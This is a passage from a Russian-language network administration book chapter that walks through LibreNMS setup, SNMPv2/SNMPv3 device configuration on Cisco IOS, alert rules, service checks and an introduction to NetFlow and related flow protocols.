


Рис. 12.5. Edit Dashboard — стартовый экран LibreNMS

Прежде чем продолжать, щелкните на значок учетной записи `librenms` в правом верхнем углу экрана:




Рис. 12.6. Значки LibreNMS «Account» и «System»

Затем обновите пароль для входа в веб-интерфейс:

Рис. 12.7. Изменение пароля по умолчанию в LibreNMS

Теперь, когда сервер запущен и работает, давайте посмотрим, как добавить устройства, которыми мы хотим управлять.

Настройка простого устройства SNMPv2

Чтобы добавить самое простое устройство, нужно начать с настройки на его стороне. Стоит включить SNMP (в данном случае версию 2), а затем добавить community string и, надеюсь, ACL для ограничения доступа. Например, на типичном коммутаторе Cisco это будет выглядеть так:

```
ip access-list standard ACL-SNMP
 permit 192.168.122.174
 deny any log
snmp-server community ROSNMP RO ACL-SNMP
```

Вот и все! Заметьте, что в качестве community string мы использовали ROSNMP — это слишком простой пароль для среды реальной эксплуатации. Также обратите внимание на параметр RO: благодаря ему эта строка предоставляет доступ только для чтения.

Теперь, вернувшись в LibreNMS, на главной панели инструментов выберите «Devices > Add Device»:




Рис. 12.8. Добавление устройства в LibreNMS

Введите IP-адрес вашего устройства, а также community string. Ваш экран должен выглядеть примерно так (конечно, с IP-адресом вашего устройства):

Add Device

Devices will be checked for Ping/SNMP reachability before being probed.

Hostname or IP

SNMP

SNMP Version

Port Association Mode

SNMPv1/2c Configuration

Community

Force add OFF
(No ICMP or SNMP checks performed)

Рис. 12.9. Добавление сведений об устройстве в LibreNMS

Теперь можно перейти к только что добавленному устройству: нажмите **Devices > All Devices**, а затем выберите свое устройство.

Обратите внимание, что LibreNMS уже отображает график использования ЦП и памяти, а также график как для всего устройства, так и для каждого работающего интерфейса. Здесь показана страница по умолчанию для сетевого устройства (в данном случае брандмауэра):




Рис. 12.10. Статистика устройства, собранная в LibreNMS

По мере того как вы переходите по отдельным ссылкам или щелкаете по графику, отображаются дополнительные подробности о собранных данных. Часто они всплывают, даже если просто навести указатель мыши на ссылку: например, на рис. 12.11 при наведении на ссылку `vmx0` отображаются сведения об этом конкретном интерфейсе:




Рис. 12.11. Наведение указателя мыши на интерфейс для просмотра сведений об интерфейсе в LibreNMS

Мы уже говорили о том, что развертывать SNMPv2 рискованно из-за открытого текста и простой аутентификации. Давайте посмотрим, как исправить ситуацию, используя SNMPv3.

SNMPv3

SNMP версии 3 настраивается немногим сложнее. В большинстве случаев мы берем представления SNMP по умолчанию в режиме «только для чтения» и просто добавляем парольную фразу для аутентификации и ключ шифрования. Вот пример конфигурации на стороне устройства – по-прежнему Cisco IOS:

```
ip access-list standard ACL-SNMP
 permit 192.168.122.174
```

```
deny any log
snmp-server view ViewDefault iso included
snmp-server group GrpMonitoring v3 priv read ViewDefault access ACL-SNMP
snmp-server user snmpadmin GrpMonitoring v3 auth sha AuthPass1 priv aes 128
somepassword
```

Основные параметры здесь таковы:

Параметр	Значение в этой конфигурации	Описание
view	ViewDefault	
group	GRPMonitoring	
priv	read	Уровень привилегий для доступа по SNMP
access	ACL-SNMP	Список управления доступом, который ограничивает доступ к службе SNMP
auth user	snmpadmin	Аутентификация: имя пользователя
auth hash	sha	Хеш аутентификации — алгоритм шифрования, который служит для защиты личных данных, если они передаются по сети
auth password	AuthPass1	Аутентификация: пароль. Здесь хорошо подойдет случайно сгенерированная последовательность символов. Не используйте слова из обычного языка, кроме разве что тестовых конфигураций.
encryption	aes 128	Алгоритм для шифрования передаваемых данных
encryption passphrase	somepassword	Предварительно сохраненный общий ключ для шифрования данных. Ключ должен быть длинным и непредсказуемым, например, подойдет случайная строка из 16 или 32 символов.

Эти настройки можно протестировать с помощью команд `snmpwalk` или `snmpget`. Например, `snmpwalk` извлекает значения, относящиеся к описанию системы. Обратите внимание, что в списке доступа ACL-SNMP должен быть IP-адрес вызывающей станции:

```
$ snmpwalk -v3 -l authPriv -u snmpadmin -a SHA -A AuthPass1 -x AES -X somepassword
192.168.122.200:161 1.3.6.1.2.1.1.1.0
iso.3.6.1.2.1.1.1.1.0 = STRING: "Cisco IOS Software, CSR1000V Software (X86_64_LINUX_
IOSD-UNIVERSALK9-M), Version 15.5(2)S, RELEASE SOFTWARE (fc3)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2015 by Cisco Systems, Inc.
Compiled Sun 22-Mar-15 01:36 by mcpre"
```

На стороне NMS достаточно всего лишь сопоставить различные пароли и параметры конфигурации, которые мы использовали на устройстве:

Add Device

Devices will be checked for Ping/SNMP reachability before being probed.

Hostname or IP

SNMP ON

SNMP Version

Port Association Mode

SNMPv3 Configuration

Auth Level

Auth User Name

Auth Password

Auth Algorithm

Crypto Password

Crypto Algorithm

Some options are disabled. Read more here

Force add OFF
(No ICMP or SNMP checks performed)

Рис. 12.12. Добавление устройства в перечень LibreNMS с использованием SNMPv3

После регистрации можно исправить имя устройства, заменив его на то, которое легче запоминается, и добавить переопределенный IP-адрес (который NMS будет использовать для доступа). Конечно, если у устройства есть имя DNS, то

устройство также можно зарегистрировать с использованием полного доменного имени (FQDN). Однако не всегда стоит полагаться на DNS, ведь вы можете применять NMS для устранения неполадок тогда, когда DNS недоступна. Мало того, вы можете устранять неполадки в самой DNS!

Hostname:	rtrlab01
Overwrite IP:	192.168.122.200

Рис. 12.13. Изменение имени устройства и добавление переопределенного IP-адреса в LibreNMS

Обратите внимание: несмотря на то что мы реализовали настоящую аутентификацию (с хешированием пароля при передаче) и авторизацию (добавив проверку уровня доступа), а также шифрование фактических данных, мы по-прежнему применяем старый добрый список доступа, чтобы защитить службу SNMP на маршрутизаторе. Принцип «глубокой обороны» заставляет нас предполагать, что в какой-то момент один или несколько уровней защиты могут быть скомпрометированы, поэтому чем больше уровней, тем надежнее защищена та или иная служба.

Можно расширить использование SNMPv3 и вместо записей системного журнала в виде обычного текста отправлять с помощью этого протокола «ловушки» SNMP, которые защищены шифрованием. Это несколько усложняет службы журналов, но оно того стоит!

Для SNMPv3 доступны дополнительные конфигурации безопасности, и сориентироваться в них помогут контрольные показатели CIS (CIS Benchmark) для вашей платформы. Показатели CIS для Cisco IOS станут хорошей отправной точкой, если вы хотите глубже погрузиться в тему или если для вашего маршрутизатора или коммутатора нет списка контрольных показателей или хорошего руководства по безопасности от производителя.

Если не считать дополнительной защиты, базовые возможности SNMP в версии SNMPv3 почти не изменились по сравнению с SNMPv2. Устройства, использующие ту или другую версию, после регистрации в NMS ведут себя без каких-то существенных различий.

Теперь, когда мы отслеживаем все подключенные к сети устройства и серверы с помощью SNMP, сможем ли мы использовать механизм опроса NMS, чтобы настроить оповещения, когда устройства или службы выходят из строя?

Оповещения

Одна из основных мер, которые стоит принять, — это добавить к вашей статистике несколько оповещений. Например, если перейти в раздел Alerts > Alert Rules и нажать Create rule from collection, вы увидите такой экран:

Name	Rule	
Devices up/down	macros.device_down = "1"	Select
Device Down! Due to no ICMP response.	macros.device_down = "1" && devices.status_reason = "icmp"	Select
SNMP not responding on Device - Check on SNMP Service - Device marked Down!	macros.device_down = "1" && devices.status_reason = "snmp"	Select
Device rebooted	devices.uptime < "300" && macros.device = "1"	Select
BGP Session down	bgpPeers.bgpPeerState != "established" && macros.device_up = "1" && bgpPeers.bgpPeerAdminStatus != "stop"	Select
BGP Session established	bgpPeers.bgpPeerFsmEstablishedTime < "300" && bgpPeers.bgpPeerState = "established" && macros.device_up = "1"	Select
Port status up/down	macros.port_down = "1"	Select
Ping Latency	devices.last_ping_timetaken > "10"	Select
Port utilisation over threshold	macros.port_usage_perc >= "80" && macros.port_up = "1"	Select
Sensor over limit - Check Device Health Settings	sensors.sensor_current > `sensors.sensor_limit` && sensors.sensor_alert = "1" && macros.device_up = "1"	Select

« < 1 2 3 4 5 > »

Рис. 12.14. Набор оповещений по умолчанию в LibreNMS

Давайте добавим оповещение, которое будет срабатывать, если любой интерфейс загружен более чем на 80 %. Чтобы увидеть, нет ли чего-то подобного в стандартном наборе, введите `utili` в поле поиска — по мере ввода поиск будет сужаться:



Рис. 12.15. Поиск подходящих оповещений в LibreNMS

Нажав на Select справа от правила, вы увидите несколько вариантов:




Рис. 12.16. Параметры правила оповещения в LibreNMS

В верхней части этого окна нужно переименовать правило. Если вы решите импортировать стандартный набор правил, стоит позаботиться о том, чтобы что-нибудь не сломалось оттого, что вы используете повторяющиеся имена правил. Часто я называю свои правила так, чтобы они начинались с символа подчеркивания; это гарантирует, что при сортировке они всегда будут в верхней части списка правил. Поскольку мы копируем правило из набора, можно легко изменить процентное значение, на котором срабатывает оповещение.

Что касается пункта *Match devices, groups and locations list*, все становится сложнее. На данный момент в списке соответствия ничего нет, а для параметра *All devices except in the list* установлено значение *OFF*, поэтому это правило не будет ничему соответствовать. Выбираем наше устройство:

Match devices, groups and locations list:	<input type="text" value="× 192.168.122.200"/>	All devices except in list: <input type="checkbox"/> OFF
Transports:	Locations Unknown	<input type="text"/>
Procedure URL:	Groups Devices 192.168.122.200	<input type="text"/>

Рис. 12.17. Сопоставление устройств и групп в правиле оповещений в LibreNMS

Теперь сохраните правило. Как видите, тут все довольно просто.

Вы случайно не обратили внимание на пункт *Groups* в предыдущем меню? Группы устройств — отличный способ назначить одно правило для всех похожих устройств. Например, у вас могут быть различные пороги срабатывания для порта маршрутизатора и порта коммутатора. Причина этого в том, что увеличение скорости канала WAN маршрутизатора может занять недели, в отличие от скорости порта коммутатора, которую можно увеличить, например, просто переключив кабель с порта 1 Гб на порт 10 Гб. Таким образом, в этом случае имеет смысл завести одно правило для всех маршрутизаторов (например, 60 %), а другое — для всех коммутаторов (с каким-то ббльшим значением).

Изучив правила, вы обнаружите, что многие из них стоит активировать: например, оповещения об отключении устройства или службы, о потреблении ЦП, памяти или интерфейса, а также о температуре или вентиляторах. Некоторые из этих предупреждений зависят от системного журнала, и представьте себе, в LibreNMS встроен сервер системного журнала. Его можно изучить в разделе *Overview > Syslog*:

Syslog					
All Devices ▾		All Programs ▾		All Priorities ▾	
2021-06-17 20:22		To		Filter	
Timestamp	Level	Hostname	Program	Message	
2021-06-18 20:24:00	info	localhost	LIBRENMS-SERVICE.PY	Billing(INFO):Completed billing run for calculate in 0.19s	
2021-06-18 20:24:00	info	localhost	LIBRENMS-SERVICE.PY	Alerting(INFO):Completed alerting run for alerts in 0.20s	
2021-06-18 20:24:00	info	localhost	LIBRENMS-SERVICE.PY	Billing(INFO):Calculating billing	
2021-06-18 20:24:00	info	localhost	LIBRENMS-SERVICE.PY	Alerting(INFO):Checking alerts	

Рис. 12.18. Отображение системного журнала в LibreNMS

Обратите внимание, что здесь доступен поиск по журналу, но он довольно прост. Этот сервер системного журнала стоит наладить так, чтобы оповещения могли его отслеживать — это будет намного проще, чем система оповещений, которую мы настроили ранее в этой главе. Тем не менее имеет смысл все равно сохранить те текстовые журналы, которые мы настроили, — как для более эффективного поиска, так и для длительного хранения.

Добавляя устройства в NMS, да и вообще, когда мы развертываем устройства и присваиваем им имена, стоит помнить о некоторых вещах.

О чем следует помнить при добавлении устройств

Добавляя устройства и группы, обязательно присваивайте им (особенно устройствам) имена так, чтобы они сортировались логичным образом. В схемах именования часто используется тип устройства (например, FW, SW или RT), обозначение местоположения (например, номер филиала) или краткая форма названия города (например, CHI, TOR и NYC для Чикаго, Торонто и Нью-Йорка соответственно). Важно соблюдать последовательность, представлять себе, как имена будут сортироваться, и использовать короткие части названий: помните, что вам придется вводить эти данные с клавиатуры, а рано или поздно они также окажутся в столбцах электронных таблиц.

До сих пор мы сосредоточивались на том, как просматривать статистику с помощью SNMP. Теперь давайте проследим за работающей службой на устройстве.

Мониторинг служб

Имейте в виду, что службы на узлах — это основная цель для мониторинга. В NMS обычно принято отслеживать порты для доступа к базе данных, API, веб-службам и службам VPN с помощью функции, похожей на Nmap. Более продвинутые средства мониторинга опрашивают службу и проверяют правильность данных, которые она возвращает.

Прежде чем мы сможем отслеживать службы, нужно сделать их доступными для проверки. Подключитесь по протоколу SSH к вашему узлу LibreNMS и отредактируйте файл `/opt/librenms/config.php`. Добавьте такую строку:

```
$config['show_services'] = 1;
```

Можно также раскомментировать некоторые или все строки `$config` (чтобы можно было сканировать подсети целиком, а не добавлять устройства по одному):

```
### Список сетей RFC 1918, для которых разрешено обнаружение на основе сканирования
#$config['nets'][] = "10.0.0.0/8";
#$config['nets'][] = "172.16.0.0/12";
$config['nets'][] = "192.168.0.0/16";
```

Теперь мы обновим планировщик `cron` для приложения, добавив следующую строку в файл `/etc/cron.d/librenms`:

```
* /5 * * * * librenms /opt/librenms/services-wrapper.py 1
```

По умолчанию установлены не все плагины: например, в моей конфигурации их вообще не было. Установите их следующим образом:

```
apt-get install nagios-plugins nagios-plugins-extra
```

Теперь можно добавить службу. В LibreNMS выберите `Services > Add a Service` и настройте мониторинг SSH на нашем основном коммутаторе (порт TCP 22):

Рис. 12.19. Мониторинг стандартной службы в LibreNMS

Этот подход можно распространить на другие службы — вы заметили, сколько проверок служб было в списке, когда мы добавляли первое оповещение? Давайте добавим мониторинг для службы HTTP. В этом случае мы будем отслеживать его на брандмауэре. Это также удобный способ отслеживать службу SSL VPN:

Add Service

Service will created for the specified Device.

Name:

Device:

Check Type:

Description:

Remote Host:

Parameters:

Parameters may be required and will be different depending on the service check.

Рис. 12.20. Мониторинг службы HTTPS в LibreNMS с использованием параметров

Обратите внимание, что параметры здесь важны. `-S` означает, что проверка должна использовать SSL (а точнее, TLS). `-p 443` указывает порт для опроса.

Если теперь перейти на страницу `Services`, мы увидим две только что добавленные службы. Возможно, потребуются подождать несколько минут, пока LibreNMS начнет опрашивать их обе:

CORESW01G cores10g							
Name	Check Type	Remote Host	Message	Description	Last Changed	Alert Status	
SSH Service Check	ssh	192.168.122.7	SSH OK - OpenSSH_7.3p1-RL (protocol 2.0)		2 minutes 55 seconds	<input checked="" type="checkbox"/>	<input type="checkbox"/> <input type="checkbox"/>

PFSENSE_FIREWALL pfense.defaultroute.ca							
Name	Check Type	Remote Host	Message	Description	Last Changed	Alert Status	
HTTPS Service Check	http	192.168.122.1	HTTP OK: HTTP/1.1 200 OK - 9896 bytes in 0.014 second response time		5 days 19 hours 27 minutes 55 seconds	<input checked="" type="checkbox"/>	<input type="checkbox"/> <input type="checkbox"/>

Рис. 12.21. Отображение служб в LibreNMS

Полный список доступных плагинов можно увидеть непосредственно в раскрывающемся списке на странице *Service configuration*:




Рис. 12.22. Проверки служб, доступные в LibreNMS

Вот некоторые службы, для которых часто настраивают мониторинг:

http	HTTP или HTTPS (как показано в нашем примере)
dhcp	DHCP
disk/disk_smb	Мониторинг дискового пространства на указанном томе Linux или SMB
dns	DNS
ldap/ldaps	LDAP или LDAPS (например, контроллер домена Active Directory)
radius	RADIUS

Документация по всем параметрам для каждой из этих проверок находится по адресу <https://www.monitoring-plugins.org/doc/man/index.html>.

Мы в общих чертах разобрались, как работает система LibreNMS. Теперь перейдем к сбору и анализу трафика. Мы не будем перехватывать пакеты, а вместо этого соберем высокоуровневую информацию о трафике в так называемые потоки с помощью семейства протоколов NetFlow.

Сбор данных NetFlow в Linux

Что делать, когда мониторинга пропускной способности интерфейса недостаточно? Довольно часто графики пропускной способности SNMP подсказывают вам, что где-то есть проблема, но не помогают понять, какой именно протокол или какие пользователи оккупировали всю пропускную способность. Можно ли исправить это с помощью конфигурации или пора вводить для сотрудников ограничения на просмотр видео на рабочем месте? А может быть, и правда нужно увеличить пропускную способность?

Как получить эту информацию? Здесь все не так просто, как в случае с SNMP, но NetFlow собирает все сведения, которые могут вам понадобиться, чтобы стать «детективом пропускной способности». Давайте обсудим, как это работает и какие протоколы задействованы.

Что такое NetFlow и родственные протоколы SFLOW, J-Flow и IPFIX?

Если вы помните главу 3 «Диагностика сети в Linux» и главу 11 «Перехват и анализ пакетов в Linux», где мы обсуждали пакетные кортежи, то здесь вам определенно пригодятся эти знания, потому что это понятие будет встречаться сплошь и рядом. NetFlow — это служба, которая собирает трафик с идентифицированного интерфейса (обычно на маршрутизаторе, коммутаторе или брандмауэре) и предоставляет сводную информацию об этом трафике. В сведения, которые она собирает, почти всегда входят основные элементы кортежа, о которых шла речь ранее в этой книге:

- IP-адрес источника.
- IP-адрес назначения.
- Протокол (TCP, UDP, ICMP и др.).
- Порт источника.
- Порт назначения.

Однако, как мы увидим позже, современные конфигурации NetFlow могут расширять стандартный состав кортежа, добавляя такие данные:

- Информация QoS (биты ToS или DSCP).
- Данные **автономной системы** (AS) протокола BGP.
- Флаги TCP (SYN, ACK и т. д.).

Флаги TCP играют решающую роль, потому что в любом обмене данными первый пакет (у которого установлен только флаг SYN) определяет, какой узел является клиентом, а какой — сервером.

Первоначально NetFlow был разработан в Cisco, однако это происходило в рамках процесса RFC, чтобы обеспечить более широкое внедрение в отрасли. В результате NetFlow поддерживают многие поставщики, помимо Cisco. Существуют две пространственные версии NetFlow — 5 и 9; они различаются прежде всего количеством поддерживаемых полей. Также часто встречаются несколько родственных протоколов:

- **sFlow** был разработан компанией InMon как открытый стандарт, и у него тоже есть соответствующий RFC. Сетевое оборудование часто поддерживает как NetFlow, так и sFlow.
- **IPFIX (IP Flow Information eXport)** — еще один открытый стандарт, который построен на базе NetFlow v9 и в некотором роде может считаться его расширенным вариантом.
- **J-Flow** — это аналог NetFlow для оборудования компании Juniper, хотя в самой последней версии (J-Flow v9) он идентичен IPFIX, что указано в документации для устройств Juniper.

Независимо от того, с помощью какого протокола экспортируется информация о потоках, системы, которые получают эти данные, обычно принимают результаты любого протокола. Как правило, экспорт идет через порт UDP. Хотя в некоторых случаях порт определяется в спецификации, его всегда можно изменить, и он часто варьируется в зависимости от производителя. Например, NetFlow часто работает на портах 2055, 2056, 4432, 9995 или 9996. Для sFlow официально назначен порт 6343, но этот протокол нередко развертывается на других портах. IPFIX еще не получил широкого распространения (кроме J-Flow v9), но для него выделен порт 4739.

Хотя между протоколами есть небольшие различия (в частности, sFlow по-особому собирает и обобщает данные), результат будет один и тот же. После обобщения данные отправляются на внутренний сервер, откуда их можно запрашивать. В этих хранилищах данных сетевые администраторы ищут то же, что и полицейские следователи:

- **Кто** отправил данные и **куда** (IP-адреса источника и назначения)?
- **Какие** были данные (что конкретно ушло от источника и что пришло в порт назначения)?
- **Когда** данные были отправлены?
- **Почему?** Вопрос «Почему» часто интерпретируют так: какое приложение отправило данные? В этом может помочь надстройка Cisco **Network-Based**

Application Recognition (NBAR), хотя иногда удается опознать приложение только по порту назначения (на серверной стороне потока данных).

- **Сколько** данных было отправлено за тот или иной интервал времени?

Давайте углубимся в то, как работает сбор, агрегирование и отправка данных о потоках и как это может повлиять на реализацию в сети вашей организации.

Основные понятия сбора потоков

Ключевое понятие всех протоколов сбора потоков — *выборка*. В конфигурации каждого протокола есть параметр «собирать по одному пакету из каждых X пакетов», при этом разные поставщики и платформы задают разные значения по умолчанию. Например, более новые маршрутизаторы часто по умолчанию используют 100-процентную выборку, потому что у них обычно низкая пропускная способность (часто менее 100 Мбит/с) и достаточно ресурсов ЦП, чтобы копировать данные на этой скорости. Такая полнота может быть нецелесообразна для коммутаторов с пропускной способностью 1 Гб, 10 Гб или больше: в этих случаях критично задать разумную частоту выборки.

Выбор интерфейсов тоже критичен с точки зрения реализации. Как и в SNMP, сбор информации о потоках на всех портах большого коммутатора, скорее всего, серьезно повлияет на загрузку его ЦП и общую пропускную способность. Тем не менее эффект может варьироваться, потому что коммутаторы более высокого класса переносят функции телеметрии на отдельное ядро, чтобы гораздо меньше нагружать основной ЦП.

Также важна топология сбора потоков. Например, если в обмене данными участвуют центр обработки данных, головной офис и филиалы, а большая часть трафика является радиальной (*hub and spoke*), то есть коммуникация между филиалами минимальна, — скорее всего, вы будете собирать данные только о потоках, которые наблюдаются в центральном офисе, и разместите сборщик потока в том же месте. В этом сценарии трафик филиала будет просто отражением трафика головного офиса, поэтому обычно неразумно передавать его второй раз по глобальной сети, где вы оплачиваете пропускную способность.

Исключением является **передача голоса по IP (VoIP)**. Если вы помните из главы 11 «Перехват и анализ пакетов в Linux», инициирование вызова происходит по протоколу SIP и осуществляется между телефонным аппаратом и АТС. Однако сам вызов использует RTP и передает данные напрямую с одного телефона на другой. Если наблюдается интенсивная связь по VoIP между филиалами, можно также настроить мониторинг интерфейсов WAN на маршрутизаторах в филиалах.

Наконец, имейте в виду, что хотя данные проходят через выборку и агрегирование, в конце концов они попадают на сервер и сохраняются на диске, где могут

довольно быстро накапливаться. Вы можете обнаружить, что, пока вы находитесь «в творческом поиске» относительно того, сколько данных нужно хранить для создания содержательных отчетов, вам придется довольно часто увеличивать размер раздела или базы данных.

Точно так же, пока растет объем ваших данных, будут расти и требования к памяти и процессору. Возможно, вам покажется полезным добавлять индексы к базе данных, чтобы ускорить создание отчетов или работу самого веб-интерфейса. К сожалению, придется иметь в виду, что добавление индексов обычно требует дополнительного дискового пространства, а часто еще и памяти. По мере того как вы будете углубляться в этот набор требований, ваши навыки администрирования баз данных со временем могут вырасти насколько, чтобы помогать вам оптимизировать другие приложения, ориентированные на базы данных.

